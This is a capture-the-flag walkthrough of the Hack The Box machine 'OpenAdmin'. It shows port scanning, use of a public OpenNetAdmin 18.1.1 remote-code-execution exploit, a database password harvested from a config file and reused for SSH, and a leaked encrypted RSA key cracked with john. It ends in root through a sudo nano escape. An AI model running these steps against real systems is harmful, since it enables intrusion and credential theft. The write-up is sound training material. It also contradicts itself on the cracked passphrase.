

OpenAdmin



OpenAdmin

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	04 Jan 2020	Easy	Retired

Reconnaissance & Scanning

Nmap port discovery scan:

```
# nmap -n -sS -Pn -p- --min-rate 5000 --open -oN ports 10.129.164.219
Nmap scan report for 10.129.164.219
Host is up (0.087s latency).
Not shown: 56909 closed tcp ports (reset), 8624 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Nmap version and default scripts scan:

```
# nmap -p 22,80 -sCV -T4 -oN vulns 10.129.164.219
Nmap scan report for 10.129.164.219
```

Host is up (0.097s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)

| 256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)

|_ 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Directory fuzzing:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -  
u http://10.129.164.219/FUZZ  
<SNIP>  
[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 35ms]  
* FUZZ: music  
  
[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 50ms]  
* FUZZ: artwork  
  
[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 46ms]  
* FUZZ: server-status  
  
[Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 44ms]  
* FUZZ:  
  
[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 50ms]  
* FUZZ: sierra  
<SNIP>
```


Music directory:

```
# whatweb http://10.129.164.219/music  
http://10.129.164.219/music [301 Moved Permanently] Apache[2.4.29],  
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],  
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/music/], Title[301  
Moved Permanently]  
http://10.129.164.219/music/ [200 OK] Apache[2.4.29], Bootstrap,  
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
```

IP[10.129.164.219], JQuery[3.2.1], Script, Title[Music | NOT LIVE/NOT FOR PRODUCTION USE]



<http://10.129.164.219/music/playlist.html?>



<http://10.129.164.219/music/contact.html>


Form fields for contact information:

- Your name
- Your e-mail
- Subject
- Message

SEND MESSAGE

Artwork directory:

```
# whatweb http://10.129.164.219/artwork
http://10.129.164.219/artwork [301 Moved Permanently] Apache[2.4.29],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/artwork/], Title[301
Moved Permanently]
http://10.129.164.219/artwork/ [200 OK] Apache[2.4.29], Bootstrap,
Country[RESERVED][ZZ], Email[hello@mydomain.com], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.29 (Ubuntu)], IP[10.129.164.219], JQuery[3.3.1], Script,
Title[Arcwork &mdash; Website Template by Colorlib]
```



Lorem ipsum dolor sit amet

July 17, 2019 by Admin

<http://10.129.164.219/artwork/single.html>

Leave a comment

Name *

Email *

Website

Message

Post Comment

<http://10.129.164.219/artwork/contact.html>

First name

First name

Email address

Write your message.

Send Message

Sierra directory:

```
# whatweb http://10.129.164.219/sierra
http://10.129.164.219/sierra [301 Moved Permanently] Apache[2.4.29],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/sierra/], Title[301
Moved Permanently]
http://10.129.164.219/sierra/ [200 OK] Apache[2.4.29], Bootstrap,
Country[RESERVED][ZZ], Email[contact@template.com], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.164.219], JQuery[3.2.1], Script,
Title[Sierra], X-UA-Compatible[IE=edge]
```

 SIERRA

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Choose a powerful
design for your Start-up


Get your freebie template now!

Discover




Vulnerability Assessment & Exploitation


If we click on "Login" in the website `http://10.129.164.219/music`, we get redirected to a new web called `http://10.129.164.219/ona/` logged in as guest.



Clicking in "Display User Info" in the top right corner, we can see the host is running `mysqli` and the database names:



Here we notice there is a "1" in DNS Domains, after clicking on it we get the domain name "openadmin.htb"



We will add it to `/etc/hosts` but after inspecting the website nothing change. If we click on Download the latest version we are redirected to `https://opennetadmin.com/download.html`

! You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine
Please [DOWNLOAD](#) the latest version.

We will try searching public exploits for opennetadmin 18.1.1:

```
# searchsploit opennetadmin 18.1.1
```

```
-----  
-----  
Exploit Title | Path  
-----  
-----  
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit) |  
php/webapps/47772.rb  
OpenNetAdmin 18.1.1 - Remote Code Execution |  
php/webapps/47691.sh  
-----  
-----
```

We found a public exploit we can download it and inspect it to know how to use it:

```
# searchsploit -m php/webapps/47691.sh  
  
# ./47691.sh http://10.129.164.219/ona/  
$ whoami  
www-data
```

We got a foothold as `www-data` , now we can start enumerating the target machine.

```
$ ls /home  
jimmy joanna
```

There are 2 users in the target `jimmy` and `joanna` . Also from the website we know there is a mysql server running so a quick search in [google](#) we will be able to find the following file:

```
/opt/ona/www/local/config/database_settings.inc.php
```

```
$ cat /opt/ona/www/local/config/database_settings.inc.php  
<?php  
  
$ona_contexts=array (  
    'DEFAULT' =>  
    array (  

```



```
'databases' =>
array (
  0 =>
  array (
    'db_type' => 'mysqli',
    'db_host' => 'localhost',
    'db_login' => 'ona_sys',
    'db_passwd' => 'n1nj4W4rri0R!',
    'db_database' => 'ona_default',
    'db_debug' => false,
  ),
),
'description' => 'Default data context',
'context_color' => '#D3DBFF',
),
);
```

We found the password `n1nj4W4rri0R!` we can try them for both users and check if we get access:

```
# ssh joanna@10.129.164.219
<SNIP>
joanna@10.129.164.219's password:
Permission denied, please try again.
<SNIP>

# ssh jimmy@10.129.164.219
jimmy@openadmin:~$
```

We got access as jimmy to the target, but the user flag is not here so we will need to get the joanna credentials by any way or get root. Running `id` command we can observe we are member of "internal" group:

```
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```

So we can access to `/var/www/internal`, there we found 3 files:

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
```

From the `main.php` we can see that the `id_rsa` for joanna can be checked somewhere.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

We can check the running ports in the target:

```
jimmy@openadmin:/var/www/internal$ netstat -lvp
<SNIP>
tcp        0      0 localhost:mysql      0.0.0.0:*             LISTEN      -
tcp        0      0 localhost:52846      0.0.0.0:*             LISTEN      -
tcp        0      0 localhost:domain    0.0.0.0:*             LISTEN      -
tcp        0      0 0.0.0.0:ssh          0.0.0.0:*             LISTEN      -
tcp6       0      0 [::]:http           [::]:*                LISTEN      -
tcp6       0      0 [::]:ssh             [::]:*                LISTEN      -
<SNIP>
```

We can check what is running in the port 52846, and we will find the id_rsa

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhWRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJks/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLnY9LsyNxXRFv3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
```

```

9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYefMy1PgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGk1ZvteiJDG45A4eHhz8hxSzH
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWw1T+d+oqiISrvd6nWhottoJrjrAQ7YWGAm2MBdGA/Mx1YJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLC1mYrplnpmbD7C7/ee6KDT17JMdV25DM9a16JYOneRtMt
q1Ngzj0Na4ZNMMyRAHE11SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt31f7I8+adt
z0glMMmjR2L5c2Hd1TUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHB1Qe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>

```

If we try login with the `id_rsa` we will get asked for the passphrase:

```

# ssh joanna@10.129.164.219 -i id_rsa
Enter passphrase for key 'id_rsa':

```

We can use `ssh2john` to crack it:

```

# ssh2john id_rsa > ssh.crack

# john --wordlist=/usr/share/wordlists/rockyou.txt ssh.crack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninja      (id_rsa)
1g 0:00:00:03 DONE (2023-07-07 22:45) 0.3322g/s 3180Kp/s 3180Kc/s 3180KC/s
bloodninja..bloodmabite
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

We get `bloodninjas` as the passphrase so now we can log in as joanna and get the user flag.

```
# ssh joanna@10.129.164.219 -i id_rsa
Enter passphrase for key 'id_rsa':

joanna@openadmin:~$
```

Privilege Escalation

If we check our sudo commands as joanna we are able to run the following command:


```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARCHPATH
    XUSERFILESEARCHPATH",

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
mail_badpass


User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

We can run `sudo /bin/nano /opt/priv`. Nano allows us to read files using `ctrl+R`

```
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```



After doing `ctrl+R` we observe we can "Execute Command" with `ctrl+X` we can find our payload to get root from [here](#).



Press `ctrl+X` and then `enter` and you can start running commands as root.